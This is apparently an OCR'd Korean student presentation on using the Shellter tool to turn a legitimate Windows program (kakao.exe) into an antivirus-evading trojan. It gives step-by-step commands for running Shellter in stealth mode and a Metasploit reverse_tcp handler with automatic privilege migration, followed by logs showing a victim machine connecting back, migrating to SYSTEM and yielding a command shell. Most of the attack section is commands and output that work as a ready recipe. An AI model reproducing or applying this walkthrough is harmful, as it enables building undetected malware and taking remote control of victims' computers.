
Shellter를 이용한 트로이 목마 생성


1984008김재현,1984044조준희

What is Shellter?

- shellter는 동적 쉘코드 인젝션 툴로써, 칼리 리눅스 내의 metasploit툴을 사용하여 정상 프로그램을 악성 프로그램으로 바꾸어 주는 역할을 합니다.
- windows 응용 프로그램을 다형성 코드 및 난독화를 진행해서 바이러스 탐지를 막아냅니다.
- 쉘터는 백도어의 일종인 트로이목마를 사용해 상대방이 응용 프로그램을 실행하게 한 뒤, 바이러스가 침투하게 되는 기법을 사용합니다.

Shellter downlad





① 리눅스 내에서 윈도우 기반 프로그램을 사용하기 위해 wine 32를 다운로드
② Shellter는 칼리 리눅스 내의 apt-get 명령어를 통해 다운
③ 트로이목마로 변환하려고 하는 파일을 지정
④ Shellter 실행

※백도어 설정을 위해 칼리 리눅스 내의 툴인 metasploit을 사용

```
use exploit/multi/handler
set payload/windows/meterpreter/reverse_tcp
set lhost 172.17.153.115
set lport 4444
set exitonsession false
set autorunscript post/windows/manage/priv_migrate
exploit -j
```

Handler를 사용, 공격코드는 reverse tcp, 자신의 ip주소 및 포트번호를 설정하고 다중 클라이언트 접속을 위해 set exitonsession false를 사용합니다.


또,autorunscript 와 migrate명령어를 통해 공격 완료 후 이중명령어로 타프로세스로 자동으로 세션을 유지한다.

```
root@kali:~/다운로드# shellter

      1010101 01    10 0100110 10      01   11001001 0011101 001001
      11      10    01 00      01      01     01     10      11   10
      0010011 1110001 11011    11      10     00     10011   011001
        11 00    10 01         11      01     11     01      01   11
      0010010 11    00 0011010 100111 000111 00     1100011 01   10 v7.1
      www.ShellterProject.com                        Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): a

PE Target: //r/ro/roo/roo/roo/roo/roo/roo/roo/roo/roo/roo/root/다운로드/kakao.exe
```

이후,shellter로 변경하려고 하는 응용프로그램의 경로를 적어준다.

```
Enable Stealth Mode? (Y/N/H): y
```

이후,스텔스모드를 통해 자취를 감춰준다.



① Reverse_Tcp:백도어의 일종으로, 역방향 연결로 프로그램 실행 시 windows를 장악한다.

② Reverse http: 80번포트를 사용하는 http서비스의 취약점을 이용해 상대방의 접근을 유도한다


③ Reverse https:443번 포트를 사용하는 https서비스의 취약점을 이용해 상대방의 접근을 유도한다.

④ Bind tcp:일반적으로 시스템은 방화벽 뒤에 있기 때문에, 피해자 장치의 포트를 열어준다.

⑤ Shell_reverse_tcp: 쉘을 사용한 공격으로서 공격자가 코드나 커멘드 실행의 성공 후 발생하는 연결을 수신할 리스너 포트가 요구된다.


⑥ Shell_bind_tcp:공격대상자가 자신의 호스트에 리스너 포트를 열고 들어오는 연결 요청을 대기하게 만드는 쉘로써, 공격자는 공격 대상의 리스닝 포트에 접속하여 추가적 코드나 커멘드를 실행할 수 있게 된다.

⑦ Winexec: 해당 payload(공격코드)가아닌 외부 프로그램 사용



이후 자신의 ip주소와 tcp에서 사용하는 포트인 4444번 포트를 지정하여 준비를 완료한다.

일전에 입력해 두었던 handler파일을 msfconsole –r 옵션을 통해 실행시킨다.



이후 피해자 pc에 바이러스파일을 옮긴 후 피해자가 실행하게 되면, shellter 툴의 특성상 파일을 변조하기 때문에 정상적으로 실행이 되지는 않는다. 다만, 바이러스 검사로는 쉽게 잡히지 않는다.

```
msf5 exploit(multi/handler) > [*] Sending stage (179779 bytes) to 172.17.153.222
[*] Meterpreter session 1 opened (172.17.153.115:4444 -> 172.17.153.222:49942) at
 2019-08-10 19:27:02 +0900
[*] Session ID 1 (172.17.153.115:4444 -> 172.17.153.222:49942) processing AutoRun
Script 'post/windows/manage/priv_migrate'
[*] Current session process is kakao.exe (5648) as: DESKTOP-JQGDF7U\ASUS
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[-] Could not migrate to services.exe.
[-] Could not migrate to wininit.exe.
[*] Trying svchost.exe (1000)
[+] Successfully migrated to svchost.exe (1000) as: NT AUTHORITY\SYSTEM
```

기존에는 에러명령어를 꺼버리면 세션이 끊겼으나, migrate및 autorunscript를 handler에 적어준 이후에는 계속해서 세션이 유지되는 것을 확인할 수 있다.

이후 세션을 이용해 shell권한을 획득하거나 sysinfo 명령어를 통해 windows의 버전 및 일부 정보를 획득할 수도 있다.

```
meterpreter > sysinfo
Computer        : DESKTOP-JQGDF7U
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : ko_KR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > shell
Process 2560 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17134.885]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
```

Thank you